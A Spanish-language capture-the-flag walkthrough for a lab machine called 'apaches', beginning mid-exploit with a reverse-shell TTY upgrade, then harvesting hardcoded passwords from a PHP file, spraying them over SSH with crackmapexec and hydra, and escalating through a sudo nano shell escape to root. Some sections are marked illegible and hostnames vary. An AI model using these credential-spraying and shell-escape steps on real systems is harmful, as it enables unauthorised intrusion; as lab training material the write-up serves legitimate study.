uid=1002(sacagawea) gid=1002(sacagawea) groups=1002(sacagawea),1004(Lipan)
sacagawea@apaches:~$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
sacagawea@apaches:~$ ^Z
zsh: suspended nc -nlvp 444

(administrador@kali)-[~/Descargas/content]
$ stty raw -echo;fg
[1] + continued nc -nlvp 444
reset xterm
```

Donde, además, en su directorio home, es posible acceder a la flag de user.

[illegible]

Este usuario tiene en el directorio Development un script PHP que contiene posibles credenciales de los usuarios disponibles. Aunque la contraseña del usuario squanto no es correcta, merece la pena comprobar si alguna de esas contraseñas es válida.

```
sacagawea@apaches:~/Development/admin$ cat 2-check.php
<?php
// (A) START SESSION
session_start();

// (B) HANDLE LOGIN
if (isset($_POST["user"]) && !isset($_SESSION["user"])) {
    // (B1) USERS & PASSWORDS - SET YOUR OWN !
    $users = [
        "geronimo" => "12u7D9@4IA9uB04pX9#6jZ3456",
        "pocahontas" => [REDACTED],
        "squanto" => "4Rl3^K8WDG@SG24Hq@ih",
        "sacagawea" => "cU21X86uGswgYsL!raXC"
    ];

    // (B2) CHECK & VERIFY
    if (isset($users[$_POST["user"]])) {
        if ($users[$_POST["user"]] == $_POST["password"]) {
            $_SESSION["user"] = $_POST["user"];
        }
    }

    // (B3) FAILED LOGIN FLAG
    if (!isset($_SESSION["user"])) { $failed = true; }
}

// (C) REDIRECT USER TO HOME PAGE IF SIGNED IN
if (isset($_SESSION["user"])) {
    header("Location: index.php");
    exit();
}
sacagawea@apaches:~/Development/admin$
```

Esto puede realizarse de dos formas diferentes. En primer lugar, utilicé la herramienta crackmapexec, que encontró que el usuario pocahontas tiene una credencial válida.

```
(administrador@kali)-[~/Descargas/content]
└─$ crackmapexec ssh 192.168.1.12 -u usuarios -p passwd --no-bruteforce --continue-on-success
SSH      192.168.1.12 22      192.168.1.12 [+] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2
SSH      192.168.1.12 22      192.168.1.12 [-] geronimo:12u7D9@4IA9uB04pX9#6jZ3456 Authentication failed.
SSH      192.168.1.12 22      192.168.1.12 [+] pocahontas [REDACTED]
SSH      192.168.1.12 22      192.168.1.12 [-] squanto:4Rl3^K8WDG@SG24Hq@ih Authentication failed.
SSH      192.168.1.12 22      192.168.1.12 [-] sacagawea:cU21X86uGswgYsL!raXC Authentication failed.

(administrador@kali)-[~/Descargas/content]
└─$
```

En segundo lugar, utilicé la herramienta hydra, obteniendo el mismo resultado.


```
(administrador@kali)-[~/Descargas/content]
└─$ hydra -C credential ssh://192.168.1.12
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 17:49:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries, ~1 try per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12 login: pocahontas password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 17:49:05

(administrador@kali)-[~/Descargas/content]
└─$
```

Finalmente, al acceder como usuario pocahontas, pude ver la flag para dicho usuario.

```
pocahontas@pachos:~$ cat user.txt
Flag of pocahontas
```



## Escalada de privilegios

Al ejecutar el comando `sudo -l`, descubrí que podría usar el binario de nano como usuario geronimo.

```
pocahontas@pachos:~$ sudo -l
[sudo] password for pocahontas:
Matching Defaults entries for pocahontas on pachos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pocahontas may run the following commands on pachos:
    (geronimo) /bin/nano
pocahontas@pachos:~$
```

Para encontrar la forma de escalar privilegios mediante este binario, consulté la página [GTFOBins](#) para obtener más información.

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>60 2>60
```

[illegible]

```
geronimo@apaches:~$ sudo -l
Matching Defaults entries for geronimo on apaches:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User geronimo may run the following commands on apaches:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
geronimo@apaches:~$
```



Finalmente, después de acceder como usuario root, obtuve la flag para este último usuario.

[illegible]

## Conclusiones finales

El archivo sudoers es un archivo de configuración en sistemas Unix y Linux que define los permisos de los usuarios para ejecutar comandos como superusuario (root) u otros usuarios. Este archivo se encuentra típicamente en el directorio /etc y se edita utilizando el comando visudo, que proporciona una capa adicional de seguridad al verificar la sintaxis del archivo antes de guardar los cambios.

En el contexto de la máquina objetivo, el archivo sudoers es importante para entender la escalada de privilegios, ya que especifica qué usuarios pueden ejecutar comandos con privilegios elevados y bajo qué condiciones.

Compartir esta información sobre el archivo sudoers es fundamental para comprender cómo se puede escalar privilegios en la máquina objetivo. Al analizar las configuraciones y permisos definidos en este archivo, es posible identificar posibles debilidades y vectores de ataque que pueden ser utilizados para comprometer la seguridad del sistema.

```

root@apaches:/home/squanto# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pocahontas    ALL = (geronimo) /bin/nano

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
geronimo    ALL=(ALL) NOPASSWD:ALL
root@apaches:/home/squanto#
```